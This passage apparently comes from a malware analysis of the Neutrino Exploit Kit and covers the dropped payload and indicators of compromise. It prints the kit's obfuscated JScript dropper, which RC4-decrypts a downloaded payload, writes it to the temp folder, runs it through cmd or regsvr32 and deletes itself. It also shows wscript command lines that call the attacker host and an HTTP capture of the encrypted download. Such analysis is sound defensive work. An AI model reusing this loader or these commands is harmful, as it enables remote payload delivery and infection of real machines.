c=0,k,b=[],za=[],a=0;256^>a;a++)b[a]=a;for(a=0;256^>a;a++)c=c+b[a]+f[v](a%f.length)^&255,k=b[a],b[
a]=b[c],b[c]=k;for(var l=c=a=0;l^<g.length;l++)a=a+1^&255,
c=c+b[a]^&255,k=b[a],b[a]=b[c],b[c]=k,za.push(String["\x66rom\x43har\
x43ode"](g[v](l)^^b[b[a]+b[c]^&255]));return za.join("")};try{var
h=WScript,q=o("Scripting.FileSystemObject"),m=h.Arguments,j=o("WScript.S
hell"),s=o("ADODB.Stream"),e="WinHTTP",p=".e",n=0,il=h.ScriptFullName,v="charCodeAt";p+="xe";s
.Type=2;c=q.GetTempName();s.Charset="iso-8859-1";s.Open();i=hi(m);d=i[v](i["in\x64ex\x4ff"]("\
x50E\x00\x00")+23);
s.WriteText(i);if(31^<d){var z=1;c+="\x2ed\x6cl"}else c+=p;s["\x73ave\x74o\x66il\
x65"](c,2);s.Close();z^&^&(c="re\x67sv\x7232"+p+" /s "+c);j.run("cmd"+p+" /c "+c,0)}catch(i0){}q["\
x64ele\x74e\x46il\x65"](il)
>dre1.js && start wscript //B dre1.js "hruushsmqh" "http://wfmfldq.nonetib.top/2012/07/06/perfect/
short/waist-poet-hail-wound.html" "Mozilla/5.0 (Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E; rv:11.0) like Gecko"
```

Figure 21 - Command invoked by the shellcode.

9. Appendix C – Dropped Malware

After successful execution of the shellcode, the control is passed to the JavaScript, which is responsible to make a HTTP GET request to a predefined URL to download, decrypt and execute the RC4-encrypted payload. The payload is saved in the %temp% directory using the following naming convention: rad[five uppercase hexadecimal characters].tmp.exe. This is the final stage of Neutrino. Figure 17 shows the request made and the RC4-encrypted payload.


Follow TCP Stream
Stream Content
After successful exploitation the malware is download in an encrypted fashion
Entire conversation (304133 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close


```
GET /camp/kick-sprawl-21009673 HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Host: wfmfldq.nonetib.top

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 04 Jan 2016 21:08:09 GMT
Content-Type: application/octet-stream
Content-Length: 303616
Connection: keep-alive
Last-Modified: Mon, 04 Jan 2016 19:31:03 GMT
ETag: "568ac877-4a200"
Accept-Ranges: bytes

....B..w..S-...\0.s...I.S..W...{..k....o....1.NO.L(;..d.%6=...(.....Ez....
{..j.....Z......4]..%..yX.N`.._.`.R.#^.d....+.i...#!`..,..:.8).O.C.....\..B....Z.
\n...Bl.......[9..Y...SjGc.)$.k.._.p4...L.m.=i....(..)#.#.].^]._..[..W..t...6.....8
[+'...D~X>T.#......s.....N...^7.3.....?...
\.....q......J....6%...2...w@5.*.0.).......:...........d.LyP....vH..%x.Q.#....p..%
d......<&..".R...[....E..F...?O.....B.{..3.dwRpBG...G......0.....7S.}..^..4R*3.B-..t.%
*....f|.^o.../i...d...........~:......>.-)I...gf...).....A..#[O:...0%..N_T
{.&}.X9"&....XcZ.~..Y....q1
{.b..c......k..."FT.............io...F..e.....6...P..3.C.........3c. ....;.....
\..F0.^./.\B../=.....Du..3"...V9.is..Od
...yM.........=
{..h........r)E.u.....FA..........}.....O;.r.~..w..j.B..B...."...?.?.....Cr...|?
f...q..........7_ZB.b..G..._.nXe.kF.Hs... .._...........A..}
b...QFVmD.G......*#K..Y......W....7...y..
```

Figure 3

Knowing that the payload is RC4-encrypted and knowing the key use done can write a Python script to decode the HTTP stream and get the malware sample. Another way is to use the same technique as the malware author.


Administrator: C:\Windows\System32\cmd.exe
RC4 Key used to decrypt the malicious executable
URL to retrieve the payload which identifies the exploit that ran

```
c:\JS>start wscript //B jscript.js "hruushsmqh" "http://wfmfldq.nonetib.top/camp/kick-sprawl-21009673" "Mozill
a/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
CLR 3.0.30729)"
```

10. Appendix D – IOC's

The purpose of this section is to document the indicators of compromised observed during the Neutrino Exploit Kit analysis.

Indicator	Type	Context
a6ddad392f597f85da316e2965d33e643c902d7f	SHA1	First stage Flash file
6ddad392f597f85da316e2965d33e643c902d7f	SHA1	Second stage Flash file
51fbeb0873f69ea580424b33e11c38fec7ac47d9	SHA1	nw2.html
d1227a1d515c4e52838443286acbfd33b15fcb37	SHA1	Nw7.html
a0471327d6de542086722b701b8196aa8d170da3	SHA1	Nw8.html
4034ab01d4a7831be5b15c1f099436efb9216a80	SHA1	Nw18.html
b6c5cb168828225ae6c482aa36e0b2bfac5fb96b	SHA1	nw19.swf
9017628ced0f0d014b8e8f1cc536ab41f7086be9	SHA1	nw6.swf
db6fdd5ee8e1e8bff5099964262cd8b5659ecfde	SHA1	Cryptolocker
45.32.238.202	IP Address	Neutrino Landing Server
89.38.144.75	IP Address	Neutrino Landing Server
89.38.146.229	IP Address	Neutrino Landing Server
37.157.195.55	IP Address	Neutrino Landing Server
185.12.178.219	IP Address	Neutrino Landing Server
81.2.244.197	IP Address	Neutrino Landing Server
6f2c1a8f9e3d8e35dc81c185a4b5a1656343cb4e	SHA1	Neutrino Full Pcap